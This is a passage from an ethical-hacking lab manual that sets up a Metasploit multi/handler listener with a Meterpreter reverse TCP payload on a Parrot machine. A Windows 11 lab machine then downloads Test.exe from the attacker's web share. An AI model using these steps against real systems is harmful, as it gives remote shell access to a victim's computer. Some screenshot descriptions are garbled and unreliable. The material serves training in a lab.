[root@parrot]#service apache2 start
[root@parrot]#
#
```

10. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

```
[root@parrot]~[/home/attacker]
[root@parrot]#msfconsole
```

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal" and a web browser window titled "3Kom SuperHack II Logon". The browser displays a login form with fields for "User Name" (set to "security") and "Password". Below the form is an "[OK]" button. The URL "https://metasploit.com" is visible at the bottom of the browser window. The terminal window shows the command "#msfconsole" entered by the user.

11. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu, a title bar says "3Kom SuperHack II Logon". The terminal itself has a dark background with green text. It displays the following information:

```
User Name: [ security ]
Password: [ ]
[ OK ]
```

Below this, a URL "https://metasploit.com" is shown. The terminal then displays search results for "metasploit v6.1.9-dev":

```
=[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion ]]
```

Following the search results, a tip is provided:

```
Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
```

Finally, the user runs the command "use exploit/multi/handler" and sees the response:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

12. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.1.13** and press **Enter**
- Type **set LPORT 444** and press **Enter**

13. After entering the above details, type **exploit** and press **Enter** to start the listener.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal" running on a Parrot Security Linux distribution. The terminal displays the following Metasploit command-line interface session:

```
[*] msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.13:444
```


Below the terminal, a web browser window is open to the URL <https://metasploit.com>. The browser's status bar shows "attacker's Home". A message box in the browser window says "[OK]".

14. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.


15. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

16. Click **Test.exe** to download the file.


Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).



